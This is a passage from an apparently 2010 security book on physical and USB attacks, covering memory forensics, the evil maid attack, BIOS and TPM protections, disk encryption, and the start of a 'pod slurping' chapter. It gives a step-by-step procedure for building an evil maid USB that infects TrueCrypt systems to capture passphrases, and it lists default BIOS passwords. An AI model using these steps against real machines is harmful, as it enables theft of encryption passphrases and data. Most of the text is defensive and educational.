
Foremost will dump each data type into a relevant directory structure. In the above example, we are dumping the output back to the flash drive. The output received on the screen should resemble the following if the command was run successfully.

```
Processing: /mnt/sda/tools/mdd/xpdump.dd
|*WMV err num_header_objs=-131147587 headerSize=5687684516505947764
*WMV err num_header_objs=-131147587 headerSize=5687684516505947764
*********|
root@fcculive:/bin# ls /mnt/sdc/foremost
audit.txt bmp dll exe gif htm jpg ole png rar wav zip
```

Once the command has completed the process, you can view the files in their corresponding directory structure. The below example shows the output being viewed in Windows Explorer, as seen in Figure 5.6.

This concludes the testing portion of this chapter. Take some time to read through the documentation on the FCCU site and have some fun with the tons of tools you now have at your disposal.

[JJ] www.lnx4n6.be/index.php



Name	Date modified	Size	Tags
00000319.jpg	1/11/2010 7:48 PM	153 KB	
00003907.jpg	1/11/2010 7:48 PM	1 KB	
00180328.jpg	1/11/2010 7:48 PM	26 KB	
00463163.jpg	1/11/2010 7:49 PM	1 KB	
00522320.jpg	1/11/2010 7:49 PM	1 KB	
00689752.jpg	1/11/2010 7:49 PM	125 KB	
00691102.jpg	1/11/2010 7:49 PM	313 KB	
00808588.jpg	1/11/2010 7:49 PM	1 KB	
00902520.jpg	1/11/2010 7:49 PM	1 KB	
00996576.jpg	1/11/2010 7:49 PM	160 KB	
01086578.jpg	1/11/2010 7:49 PM	1 KB	
01087398.jpg	1/11/2010 7:49 PM	135 KB	
01154312.jpg	1/11/2010 7:49 PM	1 KB	
01340060.jpg	1/11/2010 7:49 PM	1 KB	
01442478.jpg	1/11/2010 7:49 PM	94 KB	
01446050.jpg	1/11/2010 7:49 PM	1 KB	
01487384.jpg	1/11/2010 7:49 PM	1 KB	
01740862.jpg	1/11/2010 7:50 PM	1 KB	

25 items

FIGURE 5.6

Foremost Output

Additional Analysis Tools

There are a number of other open-source and commercial analysis tools on the market today. These tools are maturing rapidly, largely motivated by the increasing threats that are becoming exclusively memory resident. Listed below are some of the more common analysis tools that support raw dd-type memory dumps.[KK]

- Helix (www.e-fense.com/products.php)
- Access Data Forensic Toolkit (www.accessdata.com/forensictoolkit.html)
- HBGary Responder (www.hbgary.com/products-services/incident-response/)

The licensed utilities will obviously have a higher level of success than the free version especially for those less savvy; although, equivalent results can be achieved. Princeton's experiments in the cold-boot attack illustrate the potential of their memory-recovery methods with a few bit errors. These are amazing results considering that even a small amount of error can significantly complicate the recovery of correct cryptographic keys. The example given in the paper states that the extraction of a

[KK] http://blogs.sans.org/computer-forensics/2008/11/19/memory-forensic-analysis-finding-hidden-processes/

1GB memory image that contains a 128-bit symmetric key associated to 4-byte code allows for up to 2 to 28 probable key values.[LL] If the bit errors begin to affect the memory location of the key, the search can quickly become much more difficult to attain.

Future Memories

In April of 2008, HP announced they had built a working prototype of a groundbreaking component that could allow computers to be instantly initialized from a powered-off state.[MM] Memristor, or memory resistor, adds a fourth element to electrical circuit theory that will unite the existing capacitor, resistor, and inductor parts. Leon Chua first predicted this technology as an engineering professor in 1971.[NN]

Obviously, this technology is still in its infancy but has enormous potential from multiple aspects. According to R. Stanley Williams, "Building an analog computer in which you don't use 1s and 0s and instead use essentially all shades of gray in between is one of the things we're already working on."[3] Researchers also speculate that this discovery could lead to the creation of systems that have pattern-matching abilities similar to those of the human brain. The instant-initialization aspect is derived from the memristor's ability to retain information even after the power is removed.

How might this impact security and forensic fields? This changes the computational theory fundamentals by merging all memory into a nonvolatile state. At first glance, it appears all memory will wait in a desirable state, even if the plug is pulled. Then again, it may take some considerable time to learn how to deal with the new technologies this spawns, like trying to interpret gray-scale data instead of machine code. This should be an interesting evolution to observe regardless of where you are sitting.

The Room with an Evil View

Invisible Things Lab[OO] is a group of Russian researchers who apply cutting-edge strategies in the areas of computer security. This team specializes in kernel, virtualization, and system-level investigations that are widely cited by international media. In the last 2 years, they have made appearances at numerous summits and conferences around the globe.

One of their recent contraptions involves an attack on full-disk encryption software using a scenario tagged the *evil maid*.[PP] In this particular situation, they portray a businessperson leaving his or her TrueCrypt- or PGP-encrypted (full disk) laptop powered off in a hotel room. The immoral maid then enters the room while the user is gone, armed with nothing more than a USB flash drive. She boots the target system from the USB, and in approximately 2 min, a software sniffer is installed. This

[LL] http://citp.princeton.edu/pub/coldboot.pdf

[MM] www.hpl.hp.com/news/2008/apr-jun/memristor.html

[NN] www.ieeeghn.org/wiki/images/b/bd/Memristor_chua_article.pdf

[OO] invisiblethingslab.com/itl/Welcome.html

[PP] http://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html sniffer then records the passcode used to gain access to the system the next time the user powers on.

In this specific example, the maid returns to the room at a later time to retrieve the recorded passcode and then copies the entire drive in a decrypted state. The attacker could just take the machine at this point unless she is concerned about drawing suspicion. A paranoid attacker may choose to include an Internet transfer mechanism the next time the user connects.

The implementation provided in the next section will guide you through the creation of this USB attack. The program will read the first 63 sectors of the primary drive for a TrueCrypt loader. If this exists, the code is deployed and hooks into the TrueCrypt passphrase function to record what is entered. Once complete, the loader gets packed again and written to disk.

Making Evil Live

The procedures provided were built and tested against Windows XP and Vista systems encrypted with TrueCrypt. You will need a flash drive and a live copy of Linux. The code for the evil maid can be downloaded from the Invisible Things Web site (http://invisiblethingslab.com/resources/evilmaid/evilmaidusb-1.01.img).

1. Boot into Linux.
2. Open a root terminal window.
3. Type **mkdir evilmaid**. You can call your directory anything you'd like.
4. Copy evilmaidusb-1.0.1.img to this folder. You can either download it directly from the URL above or save it to a USB drive and move it over. If you do not have Internet access from the machine from which you are working, follow steps 5 to 11 to mount and move the file from a USB drive.
5. Type **fdisk –l | grep '^Disk'** and press **Enter** to view all disks.
6. Find your flash drive by checking the size. In this example, the drive is */dev/sdc*. The remaining steps will indicate an "*" for this letter. Use the letter that corresponds to your respective flash drive.
7. Type **mkdir /mnt/sd*** and press **Enter**.
8. Type **mount /mnt/sd*** and press **Enter**.
9. Type **cd /mnt/sd*** and press **Enter**.
10. Type **cp evilmaidusb-1.0.1.img /evilmaid** and press **Enter**.
11. Type **cd /evilmaid** and press **Enter** to verify that the file has been successfully copied.
12. Insert the flash drive onto which you want to burn the evilmaid image.
13. Mount the drive and type **dd if=/dev/zero of=/dev/sd***. This will overwrite the drive you plan on using with zeros. Please be careful, as choosing a wrong device might result in damaging your hard disk or other media! Also, make sure to use the device representing the whole disk (for example, */dev/sd**) rather than a disk partition (for example, */dev/sd*1*).
14. Type **cd /evilmaid** and press **Enter**.
15. Type **dd if=evilmaidusb.img of=/dev/sd***, where */dev/sd** is your flash drive.

You should now have a working evil maid USB flash drive. Boot the target system from the evil maid USB flash drive and press **E** to confirm installation of the software. The system will now be infected with the malware. Once the system is rebooted and the TrueCrypt passphrase entered, evil maid will store this for later retrieval. To obtain the recorded keystrokes, simply boot into the evil maid flash drive again. The software will recognize the installation and pull the password down for your viewing pleasure.

WARNING

Uninstall procedures were not validated during testing of this scenario. The systems tested against were wiped clean once complete to ensure removal.

HINDERING THE GATHERERS

Guarding against these types of attacks can be difficult, as the attacker only needs minutes to extract an entire memory image. Some of these attacks could ultimately result in a confiscated or stolen system. An attacker needs only to pause momentarily to image the memory of a system before walking off with it. If the system has full-disk encryption, the attacker can simply return to their lair for decryption at their leisure.

Security Framework, Programs, and Governance

Large corporations and other paranoid entities have either initiated or instilled a framework-based information-security program that is overseen by a governing body. Security programs and governance are still relatively fresh concepts, even to these savvy organizations. Substantial struggles are often found in the political and cultural landscapes, while the technical aspects present their own set of challenges. An information-security program requires the same level of consideration as any other in the organizational agenda.[QQ] Management of the program covers a broad spectrum of activities. Adherence to a solid framework is a fundamental aspect that can enable a strong foundation upon which to build.[RR] SANS Institute provides a large amount of public information on these topics, and a sample of their security-program model is included in Figure 5.7 for reference.[SS]

Governance is another fundamental aspect of a successful security program that garners less attention. This can be viewed as a nonnegotiable requirement of adequate

[QQ] www.giac.org/practicals/archives/gsec/14b.pdf

[RR] http://csrc.nist.gov/groups/SMA/fisma/framework.html

[SS] www.sans.org/reading_room/whitepapers/auditing/security_program_management_and_risk_1061?show=1061.php&cat=auditing




FIGURE 5.7

SANS Security Program Management

security throughout the enterprise.[TT] Adequate security is a variable in constant flux as the threat model continues to expand, so these requirements need constant evaluation. Elevation of security to the upper echelon can cultivate better attentiveness and effectiveness and swiftly saturate the constant amendments into the minds of management.

> *If an organization's management does not establish and reinforce the business need for effective enterprise security, the organization's desired state of security will not be articulated, achieved, or sustained. To achieve a sustainable capability, organizations must make enterprise security the responsibility of leaders at a governance level, not of other organizational roles that lack the authority, accountability, and resources to act and enforce compliance.*[4]

A large part of governance is the management and assessment of risk, which can be an excruciating endeavor, especially for those starting from the ground up. This issue is amplified for small- to medium-sized business that may not have the funds or staff to facilitate such a venture. With federal and state regulations creeping into all sectors, it has never been more important to establish a security program. Without this enforcement from Big Brother, most would not deem value in spending the time or cycles. Cobit, part of the Information Systems Audit and

[TT] www.cert.org/governance/

Control Association (ISACA) provides a significant amount of guidance in the area of security.[UU]

A majority of the damage incurred by using information technology is not from evil external sources. Instead, internal mistakes, unintended actions, and negligent behaviors are the most common types of destructive events that occur.[VV] While some of these activities can be malicious in nature, most can be attributed to misinterpretation, lack of training, and awareness. This topic will be covered in greater detail in Chapter 7, "Social Engineering and USB Come Together for a Brutal Attack." Solid security policies are those that can be enforced, provide accountability, and are capable of being measured for auditing purposes. The following are some examples of policies and procedures that can cultivate better awareness.

- Evaluate the organization's operating environment and work culture to determine necessary regulatory compliance and financial implications.
- Brief employees regularly on the latest scams, malware, hacks, myths, and other hot vulnerability topics.
- Put the onus of stolen or lost devices on the employees who use them; signed statements of acknowledgement can go a long way.
- Provide adequate secure storage for equipment and personal belongings.
- Incorporate a procedure enforcing supervisor who confiscates unattended equipment.
- Require the use of full-disk and other encryption software where applicable.

Trackers and Remote Management

Software-based tracking systems are increasing in popularity throughout the computing industry as hardware thefts continue to rise. This technology makes use of sensors like Global Positioning System (GPS) or other location-based information provided by the system. Even Microsoft is finally starting to take notice by including native support for various sensors in Windows 7.[WW] Their solution appears geared more toward invasion of privacy versus preservation, with the development of relevant vendor software solutions rendering the final decision.

Adeona is an open-source solution available for use on Windows, Macintosh, and Linux systems.[XX] This solution was codeveloped by researchers at the Universities of Washington and California in the summer of 2008. The primary goal of this project is to provide a privacy-preserving tracking solution for system-theft situations. It does not rely on proprietary software or centralized server management. This means that nobody except the owner or an authorized agent can determine the location of an Adeona-enabled device. This is good news for those paranoid individuals seeking

[UU] http://www.isaca.org/Template.cfm?Section=COBIT6&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=55&ContentID=31519

[VV] www.tns.com/it_security_framework.asp

[WW] http://msdn.microsoft.com/en-us/library/dd318936%28VS.85%29.aspx

[XX] http://adeona.cs.washington.edu/index.html to remain anonymous. Considering that Sprint/Nextel has provided law enforcement agencies with customers' GPS location information over 8 million times from September 2008 to October of 2009,[YY] Adeona seems like a nice option to have.

This tracking software uses an open-distributed hash table storage service that sends location updates from a small client installed on the system to be tracked. The software continuously monitors IP and network topology to gain reconnaissance information on the system location. It employs strong cryptographic mechanisms to secure information both at rest and in transit, ensuring only the owner can retrieve this critical information. The major issue with this software is that it will not survive a disk wipe or replacement. Adeona resides on disk, so either of these actions will completely remove the solution from your system. Like any security software, Adeona can be used for malicious purposes by secretly installing on an unknowing user's system.

Absolute Software[ZZ] and Phoenix[AAA] are two commercial tracking tools that can survive the aforementioned disk debacle. These two providers root their software in the system BIOS that comes preconfigured on a large majority of models by hardware vendors.[BBB] Both Absolute and Phoenix claim their products cannot be disabled, removed, or misused by criminals, but a 2009 Black Hat presentation claims to have proved otherwise.[CCC] Alfredo Ortega and Anibal Sacco in partnership with Core Security Technologies tested the boundaries of Absolute's iteration of the embedded BIOS-based antitheft technologies (ATT) and concluded with some alarming results. In the presentation, they revealed that deficiencies in authentication could permit data redirection, download, and execution. Additionally, they stated that one system BIOS agent could be reset to default values, thus allowing activation and deactivation. Absolute refutes these claims and has issued a press release with their arguments.[DDD] If true, the allegations seem easy enough to correct, although you can rest assured there are other hackers vying for a position in the next security conference presentation.

Intel ATT is another recent addition to embedded-based tracking concept.[EEE] Both Absolute and Phoenix have adopted this technology as an additional capability in their suite of products. Intel ATT is an independent chipset that provides additional management options. Remote disablement of boot options and disk encryption keys are two features that headline in this technology. It not only relies on a network connection for notification but also provides offline security features for failsafe purposes. Failed logon attempts and time-interval checkups are two features that can engage the lockout options. If the system does not periodically rendezvous

[YY] http://paranoia.dubfire.net/2009/12/8-million-reasons-for-real-surveillance.html

[ZZ] www.absolute.com/products/lojackforlaptops

[AAA] www.failsafe.com/

[BBB] www.absolute.com/products/bios-compatibility

[CCC] www.blackhat.com/presentations/bh-usa-09/ORTEGA/BHUSA09-Ortega-DeactivateRootkit-PAPER.pdf

[DDD] www.absolute.com/company/pressroom/news/2009/07/refutes_claim

[EEE] www.intel.com/technology/anti-theft/anti-theft-tech-brief.pdf with the management server within an allotted interval, the security features can be set to engage. Intel and Phoenix are mentioned in the same presentation described in the prior paragraph, although no testing was performed. Both tracking and remote-management options are emerging technologies, and growing pains can be expected. If you have not considered one of these products up until now, it would be in your best interest to allow this market to mature before making a decision.

BIOS Features

Disablement of systems, unused ports in the BIOS is a practice that is seldom seen. Today's work environments demand flexibility, and disablement of features commonly used could be completely counterproductive. Trusting users to enable and disable these features when needed is not an adequate approach to securing these areas. Most would forget or find it burdensome to enable and disable ports when required, and enforcing an enterprise policy of this sort would be extremely difficult to manage.

BIOS passwords can be viewed as merely an annoyance for an advanced assailant with a higher purpose. There are many tools[FFF] and techniques[GGG] that can be used to circumvent these controls that are widely documented and available for download on the Web. Most of these procedures were devised with good intentions for users experiencing legitimate problems with their systems. Electrical issues, employee termination, or just failing to recollect the correct passphrase used are some of the more common constructive situations that might arise.

If a static, electrical, or any other situation arrives that involve resetting of the motherboard default value, there is an easy solution. Most of the motherboard providers include a default password that can be used to rectify these problems. Included below are some of the most common default BIOS password values assigned.

- concat
- AMI
- Award
- bios
- setup
- cmos
- AMI_SW (case sensitive)
- AMI!SW/
- AMI?SW/
- j262

Don't let these BIOS password-recovery methods scare you into thinking this feature is completely ineffective. Most attacks are those that rely on opportunity and convenience, and something as simple as a BIOS password can persuade an attacker

[FFF] www.cgsecurity.org/wiki/CmosPwd

[GGG] www raymond.cc/blog/archives/2008/07/06/how-to-reset-remove-clear-or-reveal-cmos-bios-security-password/

to seek an alternative system. Setting the boot sequence to hard drive first, disabling of unused ports, and enforcing usage of BIOS passwords can be viewed as an initial coating to a multilayered security approach. Utilizing a USB port lock (Kensington) for unused and active ports as defined in Chapter 4, "USB Device Overflow," combined with these BIOS features can significantly enhance the security of a system.

Trustless Execution Technology and Module Platform

Intel's Trusted Execution Technology (TXT) is described as a set of improved hardware designed to aid in the protection of sensitive data from software-based attacks.[5]

The Intel TXT protects six points on a server/client machine:

1. Protected execution – It provides applications with the ability to run in isolated/protected execution environments such that no other unauthorized software on the platform can observe or compromise the information being operated upon. Each of these isolated environments has dedicated resources that are managed by the processor, chipset, and OS kernel.
2. Sealed storage – It provides for the ability to encrypt and store keys, data, or other secrets within hardware on the platform. It does this in such a way that these secrets can only be released (decrypted) to an executing environment that is the same as when the secrets were encrypted. This helps prevent attacks exploiting the vulnerability where the encrypted data has been transferred to other platforms either for normal use (thereby become decrypted) or for malicious attack.
3. Protected input – It provides a mechanism that protects communication between the keyboard/mouse and applications running in the protected execution environments from being observed or compromised by any other unauthorized software running on the platform. For USB input, Trusted Execution can do this by cryptographically encrypting the keystrokes and mouse clicks with an encryption key shared between a protected domain's input manager and an input device. Only applications that have the correct encryption key can decrypt and use the transported data.
4. Protected graphics – It provides a mechanism that enables applications running within the protected execution environment to send display information to the graphics frame buffer without being observed or compromised by any other unauthorized software running on the platform. This is done by creating a more protected pathway between an application or software agent and the output display context (such as a window object).
5. Attestation – It enables a system to provide assurance that the Trusted Execution's protected environment was correctly invoked. It also provides the ability to provide a measurement of the software running in the protected space. The information exchanged during an attestation function is called an *Attestation Identity Key credential* and is used to help establish mutual trust between parties.
6. Protected launch – It provides the controlled launch and registration of the critical OS and system software components in a protected execution environment.

Trusted Platform Module (TPM) is one part of the TXT technology that has stimulated protective creativity and enormous controversy throughout the commercial and consumer industries. This specification has a lengthy list of leading promoters, contributors, and adopters, which include Microsoft, IBM, Dell, HP, Intel, AMD, ForeScout, Credent, and many others.[HHH]

When the module is installed on a platform, it allocates a unique identifier for each system. Critics and cynics indicate that a distinction at this level could effectively end anonymous Internet usage.[III] Supporters of the specification contend that this technology can enhance the security of Internet commerce by reducing fraud, identity theft, and other deceptive schemes.[JJJ]

The TPM facilitates the generation of cryptographic keys, sealed storage, and remote attestation for third-party verification. A binding process is used to encrypt data with a burned-in RSA key (during production) or an alternate customer supplied trusted key. Data sealing is similar to binding in that it can encrypt data. Sealing differs from binding because it is bound to the specific platform using a nonmigrating key and platform configuration register (PCR) input values. An example of PCR values would be to dictate specific software applications that must be running in order to open the data.[KKK] One might choose to allow only users with antivirus or HIPS software running to open a certain document.

EPIC FAIL

Using standard Vista BitLocker disk encryption and TPM will not prevent RAM dump attacks from succeeding. TrueCrypt, PGP, and other standard vendor solutions are also vulnerable.

As illustrated in the Princeton cold-boot attacks, even keys stored in the TPM are vulnerable because the software application must obtain the key information to perform encryption and decryption operations. While there are some security benefits to be had in leveraging this architecture, the relative immaturity and DRM tone are enough to make most users stay away from it. AMD employs a similar technology called Secure Execution Mode that has comparable holes and hidden agendas.[LLL]

Enhancing the Encryption Experience

Leveraging other hardware-based encryption mechanisms can provide improved protection, especially when used in conjunction with software solutions. Seagate and Hitachi are two vendors who produce hardware-based encryption.[MMM] Seagate's

[HHH] www.trustedcomputinggroup.org/about_tcg/tcg_members

[III] www.chillingeffects.org/weather.cgi?WeatherID=534

[JJJ] www.cl.cam.ac.uk/~rja14/tcpa-faq.html

[KKK] www.cs.bham.ac.uk/~mdr/teaching/modules/security/lectures/TrustedComputingTCG.html

[LLL] www.eff.org/wp/trusted-computing-promise-and-risk

[MMM] www.seagate.com/www/en-us/products/laptops/momentus/momentus_7200_fde/

drive firmware allows for preboot authentication by way of biometrics, smart cards, or passwords. This type of encryption is essentially transparent and requires no processor utilization or system overhead. Hitachi's bulk data encryption works in a similar manner, providing the encoding and decoding of encryption directly on the hard drive. Hitachi has also partnered with Phoenix Failsafe technology to provide a remote kill feature should the laptop go missing.[NNN]

In early 2009, the Trusted Computer Group released new standards for self-encrypting storage, which remarkably doesn't require a TPM.[OOO] Several manufacturers have a declared support for this new standard, including Fujitsu, Hitachi, Toshiba, Samsung, Seagate, and Western Digital.[PPP] This encryption specification is required to be in the drive, not RAM, essentially evading tactics such as the Princeton cold-boot attack. Key management, recovery, and user accessibility are a just few of the issues this technology is still trying to work out. Hardware-based encryption appears to be able to secure the data on disk, but the critical remnants left in RAM remain a concern.

BitLocker and TrueCrypt

If you use BitLocker, the most effective way to prevent these attacks is to use the advanced modes. The advanced modes of BitLocker prevent the keys from loading into memory until after an authorized user has provided credentials. Making use of this and the hibernation feature instead of sleep or standby can significantly improve the protection of a system from these types of attacks.[QQQ]

TrueCrypt has published their take on these physical access vulnerabilities. "If an attacker can physically access the computer hardware and you use it after the attacker has physically accessed it, then TrueCrypt may become unable to secure data on the computer. This is because the attacker may modify the hardware or attach a malicious hardware component to it (such as a hardware keystroke logger) that will capture the password or encryption key (e.g. when you mount a TrueCrypt volume) or otherwise compromise the security of the computer."[6]

TrueCrypt provides the ability to cascade encryption algorithms in order to increase the security of a system. This can come with a hefty price on performance. Their documentation indicates that using three different methods (AES-Twofish-Serpent) can render a system's performance up to four times slower than using a single algorithm alone.[RRR] For this reason, they recommend splitting of the

[NNN] www.hitachigst.com/tech/techlib.nsf/techdocs/C51A283F52498251862573FA005A3C98/$file/Travelstar_5K320_DS.pdf

[OOO] www.computer.org/portal/web/computingnow/archive/news014

[PPP] http://arstechnica.com/hardware/news/2009/01/hard-drive-manufacturers-unveil-disk-encryption-standard.ars

[QQQ] http://blogs.msdn.com/si_team/archive/2008/02/25/protecting-bitLocker-from-cold-attacks-and-other-threats.aspx

[RRR] www.truecrypt.org/docs/?s=cascades encryption schemes on system (for example, AES only) and nonsystem (cascade encryption) partitions to achieve the highest available security while having less of an effect on performance. This would require that you move all critical data into the nonsystem volume for adequate protection.

SUMMARY

There are a number of other full-disk encryption products on the market, and each has their benefits as well as drawbacks. Most are still susceptible to the cold-boot RAM-acquisition techniques, although some, like BitArmor,[SSS] have taken measures to prevent most of these attack strategies. To date, the best preventative approach to minimizing the threat of RAM acquisition is to turn your computer off when not in use. This simple habit can go a long way in protecting your encryption keys and valuable data in residing in RAM remnants.

From an investigator's perspective, the data taken by a first responder from a crime scene has never been more crucial. Forensic memory analysis could soon provide acquittals for those wrongfully convicted in the past, much like DNA does today.

Endnotes

1. http://technet.microsoft.com/en-us/library/cc722487.aspx#EIAA, Law 3. Accessed September 2009.
2. www.ece.osu.edu/~harihars/report.pdf, H. Srikanth, Dr. T. G. Venkatesh, Self-StudyReport on Personal Area Networks, p. 38. Accessed November 2009.
3. www.wired.com/gadgetlab/2008/04/scientists-prov/. Accessed October 2009.
4. www.cert.org/archive/pdf/07tn020.pdf. Accessed November 2009.
5. www.intel.com/technology/security/downloads/arch-overview.pdf. Accessed November 2009.
6. www.truecrypt.org/docs/?s=physical-security. Accessed December 2009.

[SSS] www.bitarmor.com/prevent-cold-boot-attacks/

CHAPTER

Pod Slurping

6

INFORMATION IN THIS CHAPTER

- Attack of the Data Snatchers
- Anatomy of a Slurp
- Risky Business
- Advancements in This Attack
- Mitigating Measures

The technological dependence of our society is at an all-time high and continues to escalate at an alarming pace. Portable media devices are on the forefront of this movement, and mobile music players have historically been a driving force. Enhanced interfaces, enormous capacities, and decreasing form factors are some of the major motivators pushing this industry forward. Add a stiff shot of impulsive adolescence and a dash of hyped marketing, and you have the makings of a perfectly blended lucrative cocktail.

The iPod is just one example of a convenient contraption that can be cleverly crafted into a portable snatcher. Any portable storage device can be used to slurp data from an unsuspecting host. iPhones, Blackberries, PDAs, cameras, flash drives, and mobile phones are just a few devices that can be altered to elicit desired information. The theater of this technological war is already saturated with quality tools for crackers, hackers, phrackers, and phreakers. These devices simply provide another stealthy deployment mechanism for an existing arsenal of weapons with portable properties.

In this chapter, we will investigate the "pod slurping" fiasco that has been at the forefront of this news media frenzy. Several real-world attacks have surfaced in the news related to these slurp festivities, some of which will be examined here. We also attempt to uncover the techniques involved in creating a slurping device, exploring recent advancements, and probing into the preventative aspects one should consider. Again, the techniques outlined here are not revolutionary concepts with world-shattering effects. This is purely another case of adapting the latest available equipment, providing an enhanced solution to attack a preexisting condition.

ATTACK OF THE DATA SNATCHERS

Information-pilfering incidents involving iPods are spread throughout this decade. You need not look very far to find an episode involving these devices. In February of 2002, *Wired Magazine* reported a story related to an iPod being used for illegal purposes.[1] In this report, a computer consultant named Kevin Webb was shopping at a CompUSA in the Dallas area. He was browsing in the computer section when he noticed a young kid walk toward him jamming to his iPod. The youth strolled up to the Macintosh display and then casually took the iPod from his pocket. He then connected his iPod via a FireWire port on one of the machines and began to type away.

Webb, intrigued by the actions of the teenager, walked up behind him to investigate the activity. To his surprise, the young man was copying Microsoft's new Office for OS X suite, which retailed for approximately $500 at the time. He observed a little longer and was able to see this kid snag a few other software applications. Astonished by what he had just witnessed, Webb immediately walked over to a CompUSA employee to report what had just occurred, but it merely invoked a clueless expression. Webb was interviewed about the incident and questioned regarding what more he could have done in response. Webb stated that he saw no point in getting heavily involved, especially considering this occurred in Texas, and there was no telling what that kid could've been packing.

Other countries are also feeling the squeeze that these types of sneak attacks can impose. On December 17, 2006, a large chemical company in Mumbai lost a multicore deal by a slim margin. The investigation concluded that critical documents, including blueprints and formula specifications, were leaked out. Forensic analysis later discovered that an iPod had been attached by an employee to one of the computers that was eventually confiscated as part of the inquiry. The employee had since removed the stolen documents, but recovery tools were able to reveal the data remaining on the disk.

Another incident reported by the same source involves a Bangalore IT company that had been selected to develop some innovative banking software. Just as they were about to launch to the market, they received a report from a potential client. The client indicated that another vendor was offering a very similar service for a substantially lower price. Investigations into these accusations led to the indictment of the manager of the Bangalore IT company. Evidence was established showing the manager had used an iPod to copy critical project details that he later sold for profit to a competitor. Both of these situations were investigated by the Asian School of Cyber Laws.[A]

On January 25, 2007, a former Clay High School (Oregon, OH) student was able to obtain sensitive information of staff and students. The Social Security numbers, birthdates, addresses, and phone numbers of these individuals were copied onto an iPod. Just over 1 year later, another incident arose at Joliet West High School in Joliet, IL. This student was caught downloading the same type of information and once again using an iPod as the medium.[B]

[A] www.financialexpress.com/news/story/186965/

[B] www.privacyrights.org/ar/ChronDataBreaches.htm#2009

Other scenarios painted by the news media include janitors or disgruntled employees equipped with iPods or other mobile music players. All of these situations are plausible and have a high probability of going undetected. In the time it takes a user to listen to an MP3, an enormous amount of sensitive data can be copied from the target system to a portable device. As of September 2009, Apple's latest version of the iPod Touch boasted 64 GB (flash) of available space, while the Classic version comes in at a whopping 160 GB (hard drive).

ANATOMY OF A SLURP

The term *pod slurping* was actually coined by Abe Usher, a United States–based security expert, in 2005.[C] The name was intended to describe how music players and other USB storage devices can be used to steal sensitive data. The use of "pod" could refer to any type of memory device, although its roots are likely targeting Apple's timely success in the music market. "There are dishonest people in the world," says Usher, "many of them work at many companies – and these USB devices make it rather trivial to steal huge amounts of data."[2]

To illustrate the vulnerability against corporate security, he developed a pilot software application that can automatically search local or networked computers (depending on the context of established log-on authorization) and slurp critical data onto an iPod. This program is situated on the iPod, and when a connection is established to a computer, it can be automatically or manually executed to initiate the copy of an enormous volume of information in a minute amount of time. Abe offers a sample and subscribed copy of his pilot application on his Web site.[D] This program is actually a Python script that contains the necessary arguments and attributes required to accomplish this technique on a Windows system.

Most Windows systems have several built-in command-line utilities that could easily perform slurping tasks. The *xcopy* command is one of these and can be found on Windows systems up to Vista. This utility includes some basic syntax and can provide you with ample success. In the next section, we will demonstrate an example of how it can be used in conjunction with an iPod.

Another command often found in the Windows Resource Kit called *robocopy* (robust copy) is now included on Vista and 7 systems. This tool provides a plethora of features that include preservation of New Technology File System (NTFS) – extended attributes, restart ability, and many other slick features a system administrator might require. It also includes the ability to assert the Windows system "backup rights" with the flick of a switch, allowing an administrator instant access to files he or she might not have been explicitly assigned. The backup mode will not circumvent NTFS access control list that includes explicit denial. All of the available options can be seen by using the */?* switch after the command.

[C] www.businessweek.com/the_thread/techbeat/archives/2005/07/pod_slurping_to.html
